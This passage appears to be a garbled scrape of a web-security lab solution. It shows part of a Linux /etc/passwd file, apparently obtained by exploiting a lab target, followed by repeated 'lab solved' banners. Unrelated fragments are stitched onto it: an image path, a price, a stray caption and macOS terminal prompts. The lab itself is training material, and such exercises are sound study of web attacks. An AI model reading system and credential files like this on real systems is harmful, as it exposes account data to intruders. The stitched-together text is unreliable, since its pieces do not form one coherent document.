news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534:/:/nonexistent:/usr/sbin/nologin
peter:x:12001:12001:/:/home/peter:/bin/bash
carlos:x:12002:12002:/:/home/carlos:/bin/bash
user:x:12000:12000:/:/home/user:/bin/bash
elmer:x:12099:12099:/:/home/elmer:/bin/bash
academy:x:10000:10000:/:/home/academy:/bin/bash
dnsmasq:x:101:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
messagebus:x:102:101:/:/nonexistent:/usr/sbin/nologin
"
```



Congratulations, you solved the lab!

[Share your skills!](#)[Continue learning >>](#)


Conversation Controlling



\$15.31

```
Bradleys-MacBook-Air:Desktop bradleythompson$ bradlet2
```

Uploaded avatar of my odin svg



Level completion



Congratulations, you solved the lab!

[Share your skills!](#)[Continue learning >>](#)

```
bradleythompson -bash- 80x24
Last login: Mon Jan 24 12:52:48 on ttys001
Bradleys-MacBook-Air:~ bradleythompson$ bradlet
```

Home